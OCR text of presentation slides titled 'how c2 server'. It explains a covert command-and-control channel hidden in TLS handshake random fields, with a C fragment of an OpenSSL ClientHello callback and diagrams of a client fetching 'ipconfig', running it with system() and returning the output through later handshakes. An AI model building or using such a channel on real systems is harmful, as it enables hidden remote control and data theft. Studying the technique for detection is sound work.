
| how - c2 - server


```
62      pthread_mutex_lock(&random_lock);
63      if (has_custom_random) {
64          memcpy(custom, server_random, BLOCK_SIZE); //use custom
65          has_custom_random = 0; //reset to default after use
66      } else {
67          memset(custom, 0xFD, 16);
68          if (RAND_bytes(custom + 16, 16) <= 0){
69              fprintf(stderr, "[-] RAND_bytes failed in client_hello_cb\n");
70              *al = SSL_AD_INTERNAL_ERROR;
71              return SSL_CLIENT_HELLO_ERROR;
72          }
73      }
74      pthread_mutex_unlock(&random_lock);
```


| how - c2 - server


```
62      pthread_mutex_lock(&random_lock);
63      if (has_custom_random) {
64          memcpy(custom, server_random, BLOCK_SIZE); //use custom
65          has_custom_random = 0; //reset to default after use
66      } else {
67          memset(custom, 0xFD, 16);
68          if (RAND_bytes(custom + 16, 16) <= 0){
69              fprintf(stderr, "[-] RAND_bytes failed in client_hello_cb\n");
70              *al = SSL_AD_INTERNAL_ERROR;
71              return SSL_CLIENT_HELLO_ERROR;
72          }
73      }
74      pthread_mutex_unlock(&random_lock);
```



CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO



CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO



CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...

